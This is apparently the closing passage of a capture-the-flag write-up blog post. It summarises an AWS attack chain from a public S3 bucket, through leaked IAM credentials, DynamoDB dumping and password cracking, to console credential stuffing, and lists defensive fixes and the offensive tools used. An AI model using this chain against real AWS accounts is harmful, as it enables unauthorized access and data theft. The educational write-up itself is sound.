


Navigating through the AWS Console, we find the flag:
Attack Chain Summary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Public S3 Bucket (anonymous)
        ↓
Asana backup JSON file
        ↓
Hardcoded AWS IAM credentials (migration-test)
        ↓
DynamoDB enumeration (Pacu bruteforce)
        ↓
Full table scan → 51 user records + SHA-256 hashes
        ↓
John the Ripper → 18 cracked passwords
        ↓
GoAWSConsoleSpray → Credential stuffing AWS Console
        ↓
Successful login (no MFA) → Flag captured
Key Takeaways & Defensive Lessons
| Vulnerability | Impact | Fix |
|---|---|---|
| Public S3 bucket with no auth | Exposed migration data | Enable S3 Block Public Access |
| Hardcoded credentials in Asana | Full AWS account access | Use AWS Secrets Manager; secret scanning in CI/CD |
No IAM least-privilege on migration-test | DynamoDB data exfiltration | Restrict IAM permissions to only what’s needed |
| Unsalted SHA-256 password hashes | 18/51 hashes cracked instantly | Use bcrypt/Argon2 with unique salts |
| Password reuse across systems | Lateral movement to AWS Console | Enforce unique passwords + MFA everywhere |
| No MFA on IAM console users | Credential stuffing succeeds | Enforce MFA for all IAM console users |
Tools Used
| Tool | Purpose |
|---|---|
aws cli | S3 enumeration, DynamoDB access, identity verification |
curl | HTTP HEAD request to discover S3 region |
Pacu | AWS exploitation framework for IAM permission bruteforcing |
aws-enumerator | Initial service enumeration |
John the Ripper | SHA-256 password hash cracking |
GoAWSConsoleSpray | AWS Console credential stuffing |
# Final Thoughts
I hope this blog continues to be helpful in your learning journey!. If you find this blog helpful, I’d love to hear your thoughts ; my inbox is always open for feedback. Please excuse any typos, and feel free to point them out so I can correct them. Thanks for understanding and happy learning!. You can contact me on Linkedin and Twitter
linkdin
Twitter